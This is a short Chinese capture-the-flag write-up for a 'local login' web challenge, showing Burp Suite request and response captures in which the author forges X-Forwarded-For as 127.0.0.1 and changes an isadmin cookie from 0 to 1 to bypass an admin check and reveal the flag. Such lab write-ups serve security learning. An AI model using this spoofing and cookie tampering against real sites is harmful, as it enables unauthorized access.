
蓝鲸ctf writeup 本地登录


原创


朝歌1122 于 2018-05-13 18:49:21 发布 4742 收藏 1
分类专栏： web安全



题目地址：http://39.107.92.230/web/web3/index.php

点开链接，可以发现如下图所示。打开burpsuite抓包。然后伪造ip地址提交过去。






又发现，显示不是管理员，从下图中我们可以看见，cookie：Set-Cookie: isadmin=0

我们尝试着把0改成1。

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 13 May 2018 10:42:01 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: isadmin=0
Content-Length: 291
Connection: close
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>hehe~</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center><script>alert('You are not admin.Get out!')</script></center>
</html>
```

```
GET /web/web3/index.php HTTP/1.1
Host: 39.107.92.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: isadmin=1
Connection: close
X-Forwarded-For: 127.0.0.1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Sun, 13 May 2018 10:47:43 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: isadmin=0
Content-Length: 265
Connection: close
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>hehe~</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center>flag:{Why_ar3_yOu_s0_dia0}</center>
</html>
```


我们得到flag。